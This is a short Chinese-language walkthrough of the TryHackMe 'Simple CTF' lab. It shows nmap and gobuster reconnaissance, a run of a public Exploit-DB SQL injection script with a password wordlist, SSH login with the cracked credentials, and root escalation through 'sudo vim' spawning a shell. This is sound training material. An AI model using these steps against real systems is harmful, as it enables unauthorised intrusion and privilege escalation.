
Simple CTF

URL

https://tryhackme.com/room/easyctf

IP

10.10.174.162



使用rustscan 快速的找到開啟的port


```
└──╼ #nmap -sC -sV -Pn 10.10.174.162 -p21,80,2222
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-23 15:31 CST
Nmap scan report for 10.10.174.162
Host is up (0.45s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.43 seconds
```

再使用nmap針對rustscan掃出來的port
做服務探測及預設腳本列舉(第1、2題答案)

一開始被題目誤導了一下，但後來沒發現什麼特別的，看看網頁吧



用gobuster去做目錄探測，發現有個資源存在

進去後看到他是個CMS
拿版本號去查果然找到了一個SQLi漏洞(第3、4題答案)

直接拿exploit db上的繳本來用的

```
#python3 exploit.py -u http://10.10.174.162/simple/ -c -w /usr/share/SecLists/Passwords/2020-200_most_used_passwords.txt
```

但好像會少一些套件的樣子，我debug了一段時間

讓他跑一下就會拿到帳號密碼，直接用SSH進去吧

```
#ssh mitch@10.10.174.162 -p 2222
mitch@10.10.174.162's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$
```

在家目錄就可以找到第7題的答案

去/home目錄下就會找到第8題的答案

sudo –l 看一下有沒有機會提權(第9題的答案)

```
$ sudo vim -c ':!/bin/sh'

# ^[[2;2R^[]11;rgb:0000/0000/0000^G
/bin/sh: 1: ot found
/bin/sh: 1: 2R: not found
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

去root的家目錄就會找到第10題答案啦